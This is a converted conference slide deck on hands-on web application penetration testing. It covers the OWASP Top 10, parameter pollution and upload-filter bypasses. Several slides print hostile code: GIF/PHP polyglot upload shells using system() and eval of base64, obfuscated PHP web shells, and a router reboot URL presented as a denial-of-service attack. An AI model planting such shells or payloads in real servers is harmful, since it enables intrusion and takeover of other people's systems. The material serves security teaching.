

# Hand's on Web Hacking

## BalCCon 2k13

Ivan Marković [1van]

email/www/blog: [ivanm@security-net.biz](mailto:ivanm@security-net.biz)



# Self promotion :D



**OWASP**

The Open Web Application Security Project



**EXPLOIT  
DATABASE**

# Disclaimer

- This presentation represent my personal thoughts, and not of my employers nor clients.
- All research are conducted for educational purpose only.
- If you get in trouble after this session I can't help you. Your irresponsibility is not in my concern.

# Today we will ...

- Talk about penetration testing everyday situations
- Make quick overview of common web application vulnerabilities and really funny developer ideas
- Remember some old technics and meet few very creative and new
- See what “malicious pentester” do when find vulnerability in old web applications
- Find out how to get paid for long nights and red bulls :)
- Play WARGAME with new levels



# Pentesting Web Applications

- OSINT / Google Hacking
- Passive analysis
- Automated analysis
- Social Engineering



**Web Application  
Security Consortium**

# My toolbox

- Proxy (BurpSuite)
- Fuzzers (DirBuster, DFF Scanner)
- DB Exploitation => SQLMAP
- Vulnerability scanners (Skipfish, Nikto, BurpSuite, w3af, IBM Rational AppScan, Acunetix)
- Firefox with plugins!
- Custom scripting rulez  
(html, js, php, python, ruby, perl, C, bash, powershell, asp,...)

# Firefox + Plugins

- Firebug
- Web Developer
- Tamper Data
- Proxy Switcher
- Live HTTP headers
- RESTClient
- ScreenGrabber, Colorzilla, Greasemonkey, User Agent Switcher, XSS ME, ...



# OWASP TOP 10

| OWASP Top 10 – 2010 (Previous)                         | OWASP Top 10 – 2013 (New)                         |
|--|---|
| A1 – Injection   | A1 – Injection                                    |
| A3 – Broken Authentication and Session Management      | A2 – Broken Authentication and Session Management |
| A2 – Cross-Site Scripting (XSS)                        | A3 – Cross-Site Scripting (XSS)                   |
| A4 – Insecure Direct Object References                 | A4 – Insecure Direct Object References            |
| A6 – Security Misconfiguration                         | A5 – Security Misconfiguration                    |
| A7 – Insecure Cryptographic Storage – Merged with A9 → | A6 – Sensitive Data Exposure                      |
| A8 – Failure to Restrict URL Access – Broadened into → | A7 – Missing Function Level Access Control        |
| A5 – Cross-Site Request Forgery (CSRF)                 | A8 – Cross-Site Request Forgery (CSRF)            |
| <buried in A6: Security Misconfiguration>              | A9 – Using Known Vulnerable Components            |
| A10 – Unvalidated Redirects and Forwards               | A10 – Unvalidated Redirects and Forwards          |
| A9 – Insufficient Transport Layer Protection           | Merged with 2010-A7 into new 2013-A6              |

**Local chapter:** <https://www.owasp.org/index.php/Serbia>



# More interesting staff:

- Blind SQL injection (SQLMap)
- HTTP parameter pollution & contamination
- Upload forms failure to failure (gif2php)
- Living dead VB script
- Document Properties
- HTTP QUERIES, few funny ones :)

# HPP & HPC

- HPP POC :

`http://website.tld/index.php?a=1&a=1`

`a = ?`

**Link:** [https://www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

- HPC POC:

`http://website.tld/index.php?a[=1`

`a = ?`

**Link:** <http://www.exploit-db.com/wp-content/themes/exploit/docs/17534.pdf>

# HPP & HPC / MS EXAMPLE

<https://www.microsoft-careers.com/search>

?q=test&q=test

?q.=test&q=123


# Upload forms failure to failure

- UPLOAD RESTRICTIONS:
  - MIME TYPE
  - FILE EXTENSION


What about content review?

Or “polymorphic” files?

# gif2php




```
1  GIF89a u
2  <?php @copy($_FILES[file][tmp_name], $_FILES[file][name]); exit; ?>
```



C:\xampp\htdocs\bezobrazni2\stories\tt8.gif - Notepad++

```
1  GIF89aG
2  <? system();exit; ?>
```



C:\xampp\htdocs\bezobrazni2\stories\sus.php - Notepad++

```
1  GIF89aG
2  <?php eval(">".base64_decode(
    "PD9waHANCmVycm9yX3JlcG9ydGluZygzKTSNCkBzZXRfbWFnaWNfcXVvdGVzX3J1bnRp"
```

# Living dead VB script

- Not so common this days but very popular in old banking managed windows networks :)
- Nice tool to be used for exploitation of Internet Explorer users trough social engeneering attacks
- Not forget about it!



# Document Properties


- Document from websites can provide you very usefull informations about your target:  
...  
versions of application and files, people names, emails, network addresses, printers, comments,  
...
- Forensic FOCA, HTTrack Website Copier
- Custom scripting!

# Document Properties

In one old research I use only HTTrack and two custom wroted scripts in power shell to get a bunch of interesting informations about banks in Serbia :D

# Document Properties

Verzije PDF dokumenata



[http://security-net.biz/files/Napad-na-atribute-online-dokumenata-%5Bprimer-banke-u-Srbiji%5D\\_Ivan-Markovic-NSS.pdf](http://security-net.biz/files/Napad-na-atribute-online-dokumenata-%5Bprimer-banke-u-Srbiji%5D_Ivan-Markovic-NSS.pdf)

# HTTP QUERIES, QUERIES :)

- Public directory listing on website of one of biggest company in Serbia:  
<http://www.site.rs/anydir?.listing>
- Public debug functions in News Publishing application from Serbia:  
<http://www.site.rs/anyfile?&debug>


Public secret

Everyone know that Serbian web sites are not very popular for hackers and their bussiness? XSS and CSRF are not marked red?

# More fun info :)

- KEYLOGGER on web presentation on one of banks in Serbia! (Year 2010)

```
</style>  
<link rel="stylesheet" href="http://[redacted].rs" type="text/css" media="print" charset="windows-1250" />  
script type="text/javascript" src="http://[redacted].rs/tabbings.js"></script>
```



Critical Vulnerability in Windows XP, Vista & Windows 7.  
Download and install of upgrade required.

Click Here To Download



# More fun info :)

- XXX content on “MB Brewery” in Serbia:



# More fun info :)

- Serbian Telekom ADSL ruter Authentication Bypass + CSRF = DoS :D
- [http://PUBLIC\\_IP\\_OF\\_USER/rebootinfo.cgi](http://PUBLIC_IP_OF_USER/rebootinfo.cgi)
- POC: Huawei HG510 (Year 2010 and still work)

For more details: <http://www.routerpwn.com/>



# More backdoors on web servers

**!N3tShell v. Emp3ror Undetectable #18!**

Software: Apache/2.4.4 (Win32) OpenSSL/0.9.8y PHP/5.4.16  
uname -a: Windows NT TENAK-579FBEED3 5.1 build 2600 (Windows XP Professional Service Pack 3) i586  
Administrator  
Safe-mode: OFF (no secure)  
C:\xampp\htdocs\bezobrazni2\ drwxrwxrwx  
Free 12.66 GB of 24.99 GB (50.65%)  
Detected drives: [a][c][d]

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by Spyn3t

Listing folder (3 files and 2 folders):

| Name ▲        | Size      | Modify              | Perms      | Action  |
|---------------|-----------|---------------------|------------|---|
| .             | LINK      | 27.08.2013 22:55:26 | drwxrwxrwx |     |
| ..            | LINK      | 05.09.2013 15:58:15 | drwxrwxrwx |     |
| [s]           | DIR       | 27.08.2013 16:17:36 | drwxrwxrwx |     |
| [stories]     | DIR       | 05.09.2013 16:03:49 | drwxrwxrwx |     |
| index.htm.txt | 25.22 KB  | 20.08.2013 21:43:03 | -rw-rw-rw- |     |
| index.php     | 102.78 KB | 27.05.2012 23:13:35 | -rw-rw-rw- |     |
| login.php.txt | 967 B     | 20.08.2013 21:43:10 | -rw-rw-rw- |     |

Select all Unselect all With selected: Confirm


:: Command execute ::

# More backdoors on web servers

```
C:\xampp\htdocs\bezobrazni2\index.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
index.php x
1 <?php
2
3 ini_set("memory_limit","256M");
4
5 ini_set('max_execution_time', 3000);
6
7 ini_set("post_max_size","256M");
8
9 ini_set('max_input_time', 3000);
10
11 /* WARNING: This file is protected by copyright law. To reverse engineer or decode this file is strictly proh
12
13 $o=
"QAAAAG07OHdvdwoNkChUc2Z1cwAAbmlgJ2Rma2tOCg1uYScvJgAAYXJpZHNuaG1Yn9udHNOLWAAJWBic2puZHVoc25qYiUuLiqAJ3wCJScB
BIYvLi48J3Vic3J1aQBGJy8vYWtoZnMuA5InLcCA9QQRPAACenoKDWJ1dWh1WHVid2gK4i8ABDIuPAoNR25gaWh1YlgG4HVYIIBmZQGwL1NVU
HRzdXNoa2hwYnUAAC9OCmVOC3UvVO9XWEhUKzchQSsODma6Oic1lpA1BrBjYmFuaQwgZ8ROEvEEgSUrD6sFYRPBAWAHi2B3ZA6gJ3zjAAHRFZ
B8RCNhD+BmZG8BAidmdCcCODkjCQLkBHAAEEHNocnd3DdAjbC4nJgzQqEtIRR4ARktUBQEB4AeQA6JcJNSsJVouPHoAcHp6J2JrdGInfAYBEfM
idWBiLYNYREhIAENMTkIrIihaQ1MAYFdIVFMSwQu2xPIDlgwNjM5OHFAvIwvQDSAAcAWi3EKYApBBAOHAAHRvcWJ1ASA1Qmp3NCHAJ1IAAG1j
SUFOQFJVR1NOSEknRkkaIUMnVEJTU05JQFQv1GJqd3MWMCDbcmKH4FhOcnVrFqEawGROaGxuIDAFZkkOc3RvAZI1LBajAiEIGsU8KnEt8G7+m
QhYWg6RVGJzJ3Nvb1gAdCcFAycV8CdqZmlyZmsnVFJVHABLCgOJOBNhDPBYZnJzaGFua2tYAcZuaWRrcmNiC+AzcQRxTmEnALEEsGJAEgkJ4G
dmaWMndGZxYiducyfffDWAxBxEpGLEQoQzCBzSDMSYNDwnwKKAOEA3JSHSQRygDPBiLpAnLOS2ISU4EWJpcS81J4ADzVVeWFRTVRxoNKEkkTB
rcgG+NgGxCAYtwi8lb3NzAop3PSgoJSsAonQAs3ROawCTYQHvW+A2AB20AkRaWJiY2tiLkCDNCB3aDUwBxIqwisjAcU6RxA3AjAjD+QCcCp
DhZaBnQCryHROjYFcjHDLWUHOc4uAwKDXwKDSceAhaAJTg1KQuIJNFUYiYaa2ELOQoNJ9AChW9zamtOd2JkbgPiZmtkb2Z1EFaKEUEhKfBVk
sB1AHFewicvY3BoaWNOLiskgSc3CbByaQqiYmMpUigoRnJzb0FQGOZuZGYEwQdwa2hgK3BSACagKCGA4kKhQwAASEkgUydBSFVASFMnRkVIUg
ga8cAkAcYBECpkdX5YmMnAYEpJxpAaXIhwWtrcOBjMi8jAUEU8AOgb2h0clh4kDSAAHADwCbELUZxKCGA4icvJXxqZnQYHGx6NiewAKM1JSs
pNyktA9A2NTAAoDcUICK2JQqegIw9CWHN/cwPwJVVIDHMCaHVuZHNiYwOwYmYN4i8RkK0QbydqAhBIdHRmYGIUwCNmZGQAOGNiaW40BmJjAXED
R5EfQXQCQi7CRtMCETHesSNyd2Nmc2JpEZJBso9sQEICsUrOKycB4ycB8S9zbyHAS1UECAiwHv51YicDQg6wB2AKIlgDMyygB7A8YjvALgBkt
wRSVALzKnRiK1EN8lkAi8AXYGJma1YgOlhCDgEicBFhKydjaGkgAABzJ2RvZmlgYidqAGNuYX4q3mRXchVjKjKBBIICkBjwY1g2cQ2RO2QuoG
```



# More backdoors on web servers



# More backdoors on web servers

```
C:\xampp\htdocs\bezobrazni2\B-F.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
index.php B-F.php
1 <?php /* || Idea :: Mr.Alsa3ek || Programming :: G-B || Designer :: Al-Suisse || */$00000000=urldecode('%66%
$00000000=$00000000{4}.$00000000{9}.$00000000{3}.$00000000{5}.$00000000.$00000000{2}.$00000000{10}.$
) .$00000000{11}.$00000000{12}.$00000000{7}.$00000000{5}.$00000000=$00000000{0}.$00000000{12}.$00000000
$00000000{0}.$00000000{1}.$00000000{5}.$00000000{14}.$00000000=$00000000.$00000000{11}.$00000000=$00C
$00000000{8}.$00000000{5}.$00000000{9}.$00000000{16}.$00000000=$00000000{3}.$00000000{14}.$00000000{8
$00000000=0x107c;eval('$00000000{
'JESwMdBPMESwMDOKT09PMDAwTzAwKCRPT08wTzBPMdAsJ3JiJyk7JESwTzAwT08wMCgkTzAwMESwTzAwLDB4NGMOKTskT08wMESwMESwPSRP
AsMHgxN2MpLCdFbnRlenlvdXdraFJIWUtOV09VVEFhQmJYORkRmZH01pSmpMbEltUHBRCVNzVnZYeFp6MDEyMzQ1Njc4OSsvPScsJ0FCQOR
3Rldnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbCgkT08wMESwMESwKTS='');return;?>
~Dkr9NHNenNHNenNHe1zfukgFMAxdojycUImb19oUAxyb18mRtwnmJ4LT09NHR8XTzEXRJwmmJXL T09NHeEXHr8XhtONT08XHeEXHr8Pkr8XTzE
ykwBASKa09aaryiWMkeC00L0Mcuc01pUMpHdr1sAun0FaYzameC6yp6HerZHw1YjF4KUSvNUFsk0ytW00y0LfwUApRTr1KT1n0A1YAacBBy
hULpK2cjdo9zcUILTzEXHr8XTzEXHtS1fMyShtONTzEXTzEXTzEpKX==tmYlfy90DB11b2xpDB10heEpKXp1FmkvF19ZchnvFmOpdMFPhtL7t
mfBkSk107tm11duY1GXPLfbkSwe0Ik2i0fuE6RZ93f3FVvzShgWp1C2iwtvF8wA0NW10cArAIUy0YTe4hNoi0dBX+tjxPcByLNIP8fo10doA+
a4ft9jF3HJNIPhCM9L6bShwtEIdByZc21VwePICba0dzShwtEICMyjD2fZd3aVct1j2xvfPjPjcyjMYMC2KXPiwtndj2xvfPjPiwzHzKTL5KTS
uajDB0iwofZCB5LCUXICbkpCBXSwoi1duc1fo1jCUXIF2yVFZ1zcbkpcjShwtEICm9Vft1MCB1pduL6wer0FuI7tJEIwu01GuWScBxpc246wo
foa4foyZcBrSF2aScBY0GXPmd250RbflDBfPfePICM9SceShC29Sd3w6wHxHeEXHeE7tmkvFM01FjPIHbn4wuYvdoLLwtYeW0YeW0H7tmkiC
lFJ1ZCB0pfbH6wrefXGeShgWPhDB5XfbW6cM9jfbY7tIPICM94RbYP CB0vzfPIHun4wenXGtE1FuI1wzEXKAC50jSht0hw2cvd301FJEIGXPh
YPCB0vzfPIHun4wenXGtExFuI1wzEXHeEXHeShcM9Vft13cBlmDuW6wo5vFM1ideShgWpiGXPiWu01GuWSc0ajd3kifolvjPiIdM9VcTShwtN
jxLDhCIBDW9wm0vd2XJNIP8UerIF305doA9wMYvdo9ZKJEjYeW0YeW0KZn0cbi0RbYP CB0vzfPIHun4wenXGtExFuI1wzEXHeEXHt7foa4ft
d3ksw01lfoivce0JAR9Tatw+tjxpdmm1ftnVCB11NUk1FMXJwu05FoA9wm01GuWJwucidua1NUwmRJ01FMXVkJwIF216cT0JYeEJwT8+tjxpd
vFM0+NokZwt8+NokZwt8+kzShDBCPDbYzcbWPky9WT1YABZf1FMXmbULpGXppcJiicMLSc09mch0gC29VfoaVfuHPkuaZdtLpGXp1C2iwtvfy
yjdTimch0gcoy0CUILfbkShUniFZELDB5MdZ17tm1Mhoxvc21Vht0pdmEvBznRt0pdmEvBzyfhuL7tMajDo8IwJxJwuY0GBx1NUFIC29Sd3w
eIXweSmNLSqbUnaF2aZdMyscUEMwryniF3Y3d3KLweP8R2w+wtE8CJnzfuLScT0mw0Yvdo9ZKJEjYeEXHrcoweSIf0a4ft1zDoyLd3F6Hun4we
cT0mw0Yvdo9ZKJEjW0HXHeEXKZn0cbi0RbYP CB0vzfPXFuI1Hun4weyXGtEjW0HXHeEXKZF+BZ0pdmEvBzyfhuL7tMajDo8IwJxJwuY0GBx1NUFIC29Sd3w
1GuWsf2iico93KjnXGtEXFuI1Hbn4wtH4HeIXKeIKZF+N0iZnJ0iwrYXCBS1dtnod3aVcoALRjxJFJEvNjw7tm0hgWp1C2iwtvF8CmRIRz48
rIKjPI1ThwVWBxzCTYLDZn8gtNWFm9mFmysdBlvcZE6KJnuRAwIguXI0oazDBFVcbwIKjPIWBXsA3fpF3klwux8weXvcol2NIP8R20pfj48R2k
J01Gunsd201we0IchiXdo9LCUULCUXLfoa4ftL7tJ01Gunsd201we0IchiXdo9LCUULCJXLchiXdo9LcaSxbUL7tmklfuaZdJELchiXdo9Lca
Wo15F3ySb2Yvdm51C3WPk2xvc2ySdo9zftFSkuazcbwSkuniF3HpKXppcJILCZ17tm15F3ySb2YSd3Y1ht0jhTShFma0fbkVwu0ZfBA7tm11d
```



